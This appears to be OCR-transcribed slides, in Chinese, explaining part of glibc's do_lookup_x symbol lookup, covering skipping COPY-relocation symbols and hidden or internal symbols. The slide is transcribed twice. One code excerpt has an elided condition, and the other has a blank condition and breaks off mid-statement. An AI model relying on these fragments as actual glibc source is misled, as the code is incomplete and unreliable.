
不同的 symbol 可能會有相同 hash value，因此一一檢查即可

$ DL Ing

do_lookup_x part3

- 在特定情況下需要跳過 reloc type 為 COPY 的 symbol

- 跳過 hidden / internal 的 symbol




```
$ 

sym = num_versions == 1 ? versioned_sym : NULL;
if (sym != NULL)
{
found_it:
    if (...)
    {
        const ElfW(Sym) * s;
        unsigned int i;
        if (map->l_info[DT_RELA] != NULL && map->l_info[DT_RELASZ] != NULL &&
      map->l_info[DT_RELASZ]->d_un.d_val != 0)
        {
            const ElfW(Rela) *rela = (const ElfW(Rela) *)D_PTR(map, l_info[DT_RELA]);
            unsigned int rela_count = map->l_info[DT_RELASZ]->d_un.d_val / sizeof(*rela);

            for (i = 0; i < rela_count; i++, rela++)
                if (elf_machine_type_class(ELFW(R_TYPE)(rela->r_info)) == ELF_RTYPE_CLASS_COPY)
                {
                    s = &symtab[ELFW(R_SYM)(rela->r_info)];
                    if (!strcmp(strtab + s->st_name, undef_name))
                        goto skip;
                }
        }
    }

    if (__glibc_unlikely(dl_symbol_visibility_binds_local_p(sym)))
        goto skip;
```

$ DL lng

do_lookup_x part3

- 在特定情況下需要跳過 reloc type 為 COPY 的 symbol
- 跳過 hidden / internal 的 symbol



```
$ ▌

    sym = num_versions == 1 ? versioned_sym : NULL;
    if (sym != NULL)
    {
    found_it:
        if (     )
        {
            {
                const ElfW(Rela) *rela = (const ElfW(Rela) *)D_PTR(map, l_info[DT_RELA]);
                unsigned int rela_count = map->l_info[DT_RELASZ]->d_un.d_val / sizeof(*rela);

                for (i = 0; i < rela_count; i++, rela++)
                    if (elf_machine_type_class(ELFW(R_TYPE)(rela->r_info)) == ELF_RTYPE_CLASS_COPY)
                    {
                        s = &symtab[ELFW(R_SYM)(rela->r_info)];
                        if (!strcmp(strtab + s->st_name, undef_name))
                            goto skip;
                    }
            }
        }

        if
```

COPY type 的 relocation 會先在 local 建立同樣大小的記憶體區塊，之後解析時會把外部資料直接複製過來使用

滿足：

